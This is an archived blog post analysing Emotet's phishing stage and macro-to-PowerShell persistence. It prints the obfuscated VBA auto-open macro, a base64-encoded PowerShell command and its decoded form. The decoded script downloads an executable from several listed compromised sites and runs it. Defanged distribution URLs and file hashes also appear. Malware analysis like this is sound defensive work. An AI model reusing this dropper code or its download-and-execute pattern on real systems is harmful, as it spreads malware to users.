
# Emotet malware analysis. Part 1.

Published: 2019-03-17 · Archived: 2026-04-02 10:59:46 UTC

This is Part 1 of Emotet malware analysis I'm planning to post. It covers phases 1 and 2 of the attack, specifically phishing and establishing persistence in the infected system. Emotet is spread via phishing emails containing malicious links or attachments, and targets everyone (individuals, companies and governments).

## Phase 1. Malicious email and document.

First phase of the attack starts with a Phishing email. Usually subject, layout, attachments and links are modified periodically by attackers. In this article I'm going to analyze this sample from VirusTotal.




One of Emotet's characteristics is constantly changing content of the phishing emails. Usually these contain a malicious link or attachment. This article covers the sample which was spread using via following links:

| URL |
| --- |
| hxxps://www.tenderheartfoundation.org/knqimf/muwcu-xh8fa-vnewt/ |
| hxxp://clyckmedia.com/clientes/ylhq8-zg1ue-iibdnyco/ |
| hxxp://noithathopehome.com/8brl9if/hldd-m2v2fy-xavkpbbl/ |
| hxxp://cllcanada.ca/2010/lmef-jmlr1n-ftkktgp/ |
| hxxp://www.smilefy.com/it3fqqo/rnk6-9mm14-fcnp.view/ |
| hxxp://cadsupportplus.com/assets/nwi2z-20bew-ffuwbfmt/ |
| hxxp://www.sdhjesov.cz/wordpress/papcc-koe6n-lsric.view/ |
| hxxp://bigkidneys.com/42QQXOURJ/gf1lm-hmr0c-lnkcfak/ |
| hxxp://compraventachocados.cl/css/hgkhx-lin1b-zjkebwycv/ |
| hxxp://cruelacid.com/icon/bmza-8dlyf-jemlc/ |
| hxxp://ecommercedefinitivo.com.br/cursos/ryyjt-tnxm7-byxukc/ |
| hxxp://annual.fph.tu.ac.th/wp-content/uploads/ikvv-lt7rlt-bqcnmly/ |
| hxxp://dbtools.com.br/mailer/ezsvr-mqo7i-zgysfrmwr/ |
| hxxp://demu.hu/wp-content/2h2z2-errsh-sxwqgscp/ |

| URL |
| --- |
| hxxp://georgekiser.com/test/z6uwt-r0459s-rqkv.view/ |
| hxxp://wdl.usc.edu/wp-includes/zvlp-s69lox-wrkbb.view/ |
| hxxp://dictionary.me/js/bbrj3-tq4eh-izxcuhnb/ |
| hxxp://duncaninstallation.com/images/u32g-mdxys3-gjcwkz/ |
| hxxp://devpro.ro/misc/3wa1-zykhgf-xcjqnfs/ |

All URLs above, once accessed, drop a Microsoft Office Document with macros in it.

| Checksum | File type | File Size |
| --- | --- | --- |
| f5e9c63713c7ff968f4958a9b5161e78af05f21493e56555734b89f55b2be24c | MS Word Document | 246KB (251904 bytes) |

### Analysis.

Based on the result we get by running `file` command against this sample, it looks like this document has 1 page and doesn't contain any words.

```
 f5e9c63713c7ff968f4958a9b5161e78af05f21493e56555734b89f55b2be24c: Composite Document File V2 Document, Little Endian,
Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Micros
Create Time/Date: Mon Mar 11 21:32:00 2019, Last Saved Time/Date: Mon Mar 11 21:32:00 2019, Number of Pages: 1,
Number of Words: 0, Number of Characters: 5, Security: 0
```

Using `Oletools` to get the list of document's objects, 3 macros elements have been found:

```
  7:        74 'Macros/PROJECTwm'
  8: M   70540 'Macros/VBA/S1ADDQ1A'
  9: M   14650 'Macros/VBA/YBB1wA'
 10:     49987 'Macros/VBA/_VBA_PROJECT'
 11:      1344 'Macros/VBA/__SRP_0'
 12:       110 'Macros/VBA/__SRP_1'
 13:       436 'Macros/VBA/__SRP_2'
 14:       187 'Macros/VBA/__SRP_3'
 15:       601 'Macros/VBA/dir'
 16: M    9719 'Macros/VBA/mA4QAX4'
 17:      4096 'WordDocument'
```

Objects 8, 9 and 16 contain Visual Basic code, thus of higher interest for further analysis.

| Object | Name | Checksum | Size |
| --- | --- | --- | --- |
| 8 | S1ADDQ1A | 34ffc69ff37401b965b04fa4f3c1fbcdffab11fd2e34f9e17a8347b70922398b | 44KB (44096 bytes) |
| 9 | YBB1wA | d51c137e3f591a275628e697d2fbb305cc3c630455480508184b45753608d973 | 8.8KB (8956 bytes) |
| 16 | mA4QAX4 | d2e56d56ced7ed8de5f701a873086c8134e1311dd574a607a45023f38d5ecaf7 | 5.6KB (5671 bytes) |

Out of all extracted parts of the script, `mA4QAX4` is the *entry point* and starts the execution once the document is opened. Whole VBS code is obfuscated, as seen in the image below.

```
Sub autoopen()
On Error Resume Next
   Set uAxkAQ4 = TAxXUU
    If sQUAAQX1 = s44DXoAA Then
         zA_ADAA = Rnd(95102121 - Rnd(LDAoXZoA) * rAwAAx * 429494494)
         H_CUAUC = CLng(uAADC_BQ)
         uUcUGxAX = Oct(702468723 * 722370877)
         YAAXQAG = CStr(NAk_ZD - Chr(nXCwUUCA))
End If
   Set FDwGUDBC = hCxAAx
    If JwA_Ao = cQDAXGB Then
         KBxQ_BkA = Oct(118560081 - Log(SAAXBkB) * hAD1DQD * 576943770)
         wDAAkA = ChrW(lAAAAUcA)
         H_Akk1x1 = Int(229490353 * 714628329)
         ZQUkX1w4 = Hex(wABAZA4A - Chr(mDAQCoCB))
End If
iQwUcAAU (hQwAoQQ + "po" + mA1DwQA + "wershel" + KAo1CQCk + C_c1AGx + kADkBABx + SQoBUAA + vDXBUQ + rDCAQQcA + pAADAADD + k
1kGUAB + cAABQDw)
```

All three parts are dependent on each other and have to be merged, for further analysis. You can find it HERE.

The call chain looks like this:

1. autoopen();
2. iQwUcAAU(param):
    - Creates **Win32_ProcessStartup** class;
    - Creates an object of the class by calling **Create** method;
    - Passes *param* string as command argument, thus starting the execution;

Value of *param* consists of concatenated results of following functions: `SQoBUAA`, `vDXBUQ`, `rDCAQQcA`, `pAADAADD`, `k1kGUAB`, `cAABQDw`. All these functions are similar in terms of logic and were easy to de-obfuscate. Below is the *clean* version of `SQoBUAA`:

```
 Function SQoBUAA()
On Error Resume Next
jkQBUx = "l -" + "nop" + " -e" + "n" + "c" + " JA" + "BHA" + "G" + "8Aa" + "wB" + "HA" + "E" + "M" + "AN" + "A" + "B" + "E
lBADQoU = "cAe" + "gBf" + "AC" + "cAK" + "w" + "An" + "AEE" + "AWg" + "AnA" + "CsA" + "Jw" + "Br" + "A" + "G8A" + "RAB"
tcoAAAAQ = "B" + "ACc" + "A" + "K" + "Q" + "A7A" + "CQ" + "AU" + "gBf" + "AEE" + "A" + "a" + "w" + "AxA" + "F8"
HAQUxA_ = "AQQ" + "BBA" + "D0" + "Abg" + "BlA" + "Hc" + "ALQ" + "BvA" + "GI" + "Aa" + "gBl" + "AG" + "MAd" + "A" + "AgA" +
tUQokAA = "IA" + "Qw" + "Bs" + "AGk" + "AZQ" + "Bu" + "AH" + "Q" + "A" + "O" + "wA" + "kAG" + "k" + "AVQ" + "Bv" + "AF" +
cUAAoX = "d" + "AAn" + "ACs" + "AJw" + "B0" + "AH" + "A" + "AOg" + "A" + "vA" + "C8A" + "Yg" + "B" + "pA" + "G" + "U" + "A
AkQG_A = "A" + "Cc" + "AKw" + "An" + "AG" + "4AL" + "g" + "B" + "uAG" + "UAd" + "AA" + "vAG" + "wA" + "ZQB" + "zAG" + "wA'
SQoBUAA = jkQBUx + lBADQoU + tcoAAAAQ + HAQUxA_ + tUQokAA + cUAAoX + AkQG_A
End Function
```

## Phase 2. Persistent Powershell.

A base64 encoded powershell script is extracted and set to run at system's startup, by the document macros.

```
 powershell -nop -enc JABHAG8AawBHAEMANABBADQAPQAoACcAegBfACcAKwAnAEEAWgAnACsAJwBrAG8ARABBACcA
KQA7ACQAUgBfAEEAawAxAF8AQQBBAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAOwAkAGkAVQBvAF8ARABBAD0AKA
nAGgAdAAnACsAJwB0AHAAOgAvAC8AYgBpAGUAZABlAHIAbQBhACcAKwAnAG4ALgBuAGUAdAAvAGwAZQBzAGwAaQBlAC8AbAAnACsAJwBMAC8AJwArACcAQABoA
QAdABwADoALwAnACsAJwAvAG4AaQBzAHMAYQAnACsAJwBuAGIAYQAnACsAJwBjAGcAaQBhACcAKwAnAG4AZwAnACsAJwAuAGMAJwArACcAbwBtAC8AdwBwAC0A
wBvACcAKwAnAG4AdABlAG4AdAAnACsAJwAvAHgAUgAnACsAJwAzAC8AJwArACcAQAAnACsAJwBoAHQAdAAnACsAJwBwADoALwAnACsAJwAvAGUAcQB1AGkAZAE
AGQAZABlAGcAZQBuAGUAcgAnACsAJwBvAC4AJwArACcAaQB6AHQAJwArACcAYQBjAGEAbABhAC4AdQAnACsAJwBuAGEAbQAuAG0AeAAvACcAKwAnAHcAcAAtAC
AZABtAGkAbgAvACcAKwAnAFgAUABGAC8AQABoAHQAdABwADoALwAvAHcAdwB3AC4AJwArACcAegAnACsAJwBlAHMAdABlAHYAZQBuAHQAJwArACcAcwAuAGMAb
AvAHcAcAAtACcAKwAnAGkAJwArACcAbgBjAGwAdQBkAGUAcwAvAEcAJwArACcASgBBACcAKwAnAG8ALwBAAGgAdAB0AHAAJwArACcAOgAvAC8AJwArACcAcwB0
HkAJwArACcAbABpACcAKwAnAHMAaABsAGEAYgAuAHcAZQBiAHAAaQB4AGEAYgB5AHQAJwArACcAZQAnACsAJwAuAGMAJwArACcAbwBtAC8AdAAnACsAJwBoAGc
bwB3AHIAawA1ACcAKwAnAGUALwA5AFUARwAvACcAKQAuAFMAcABsAGkAdAAoACcAQAAnACkAOwAkAHYAWgBBAEEAQgA0AD0AKAAnAFEAQwBBAEIAJwArACcAQg
BAFUAJwApADsAJABKAFUAQQBrAEEAQQAgAD0AIAAoACcANAA4ACcAKwAnADYAJwApADsAJABGAGsAWgBBAEQAWgBVAD0AKAAnAGoAJwArACcANABfAEEAQQBCA
EAJwApADsAJABtAFEAVQBrAHcARwA9ACQAZQBuAHYAOgB1AHMAZQByAHAAcgBvAGYAaQBsAGUAKwAnAFwAJwArACcAQSgBVAEEAawBBAEEAKwAoACcALgBlACcA
wAnAHgAZQAnACkAOwBmAG8AcgBlAGEAYwBoACgAJAByAEIAQQBCAEQAbwAgAGkAbgAgACQAaQBVAG8AXwBEAEEAKQB7AHQAcgB5AHsAJABSAF8AQQBrADEAXwE


```

```
AEEALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACQAcgBCAEEAQgBEAG8ALAAgACQAbQBRAFUAawB3AEcAKQA7ACQAQwBYAGsAQQBBADQAQQA9ACgAJwBWAD
AQgBBACcAKwAnAEEAawBBACcAKQA7AEkAZgAgACgAKABHAGUAdAAtAEkAdABlAG0AIAAkAG0AUQBVAGsAdwBHACkALgBsAGUAbgBnAHQAaAAgAC0AZwBlACAAN
AwADAAMAAwACkAIAB7AEkAbgB2AG8AawBlAC0ASQB0AGUAbQAgACQAbQBRAFUAawB3AEcAOwAkAG4ARABBAEEAdwBvAFgAPQAoACcAcwAnACsAJwBvAEEAeABE
EQAJwApADsAYgByAGUAYQBrADsAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAGMAdwBRAEEAQQBRAHgAPQAoACcARQBCAG8AYwAnACsAJwBBAEEAJwApADsA
```

Once decoded, several URLs pop up which drop phase 3 PE files.

```
$GokGC4A4=('z_'+'AZ'+'koDA');
$R_Ak1_AA=new-object Net.WebClient;
$iUo_DA=('ht'+'tp://biederma'+'n.net/leslie/l'+'L/'+
'@http:/'+'/nissa'+'nba'+'cgia'+'ng'+'.c'+'om/wp-co'+'ntent'+'/xR'+'3/'+
'@'+'htt'+'p:/'+'/equidaddegener'+'o.'+'izt'+'acala.u'+'nam.mx/'+'wp-admin/'+
'XPF/@http://www.'+'z'+'estevent'+'s.co/wp-'+'i'+'ncludes/G'+'JA'+
'o/@http'+'://'+'sty'+'li'+'shlab.webpixabyt'+'e'+'.c'+'om/t'+'hjowrk5'+'e/9UG/').Split('@');
$vZAAB4=('QCAB'+'BAU');
$JUAkAA = ('48'+'6');
$FkZADZU=('j'+'4_AABA');
$mQUkwG=$env:userprofile+'\'+$JUAkAA+('.e'+'xe');
foreach($rBABDo in $iUo_DA){
    try{
        $R_Ak1_AA.DownloadFile($rBABDo, $mQUkwG);
        $CXkAA4A=('V4BA'+'AkA');
        If ((Get-Item $mQUkwG).length -ge 40000) {
            Invoke-Item $mQUkwG;
            $nDAAwoX=('s'+'oAxAD');
            break;
        }
    }
    catch{}
}
$cwQAAQx=('EBoc'+'AA');
```

Totally there are 5 different websites, hosting Emotet malware.

| URL | Dropped PE Checksum |
|---|---|
| hxxp://biederman.net/leslie/lL/ | e76900b9b50306564c415423e0eb28463722b0427186134ba301209b4ed2f440 |
| hxxp://nissanbacgiang.com/wp-content/xR3/ | 5c2fbc0eaae6ccc8342c22325f0aca1e989beec8d578e3fe57722b807a46c773 |
| hxxp://equidaddegenero.iztacala.unam.mx/wp-admin/XPF/ | bc0d53d74f3f4ef286b4f4caeb8d8b77e32cc17b808dd0de5674842ad713dd72 |
| hxxp://stylishlab.webpixabyte.com/thjowrk5e/9UG/ | 1c06da405051cfc9f68dbb404e338abb90a38db29f86f17e01487ac2c921c05d |
| hxxp://www.zestevents.co/wp-includes/GJAo/ | 403 HTTP Error |

## Conclusion.

Looks like the group behind Emotet, haven't focused on heavily obfuscating phase 1 and 2 scripts. Analysis of downloaded samples to follow in Part 2 of this article.

---

Source: https://persianov.net/emotet-malware-analysis-part-1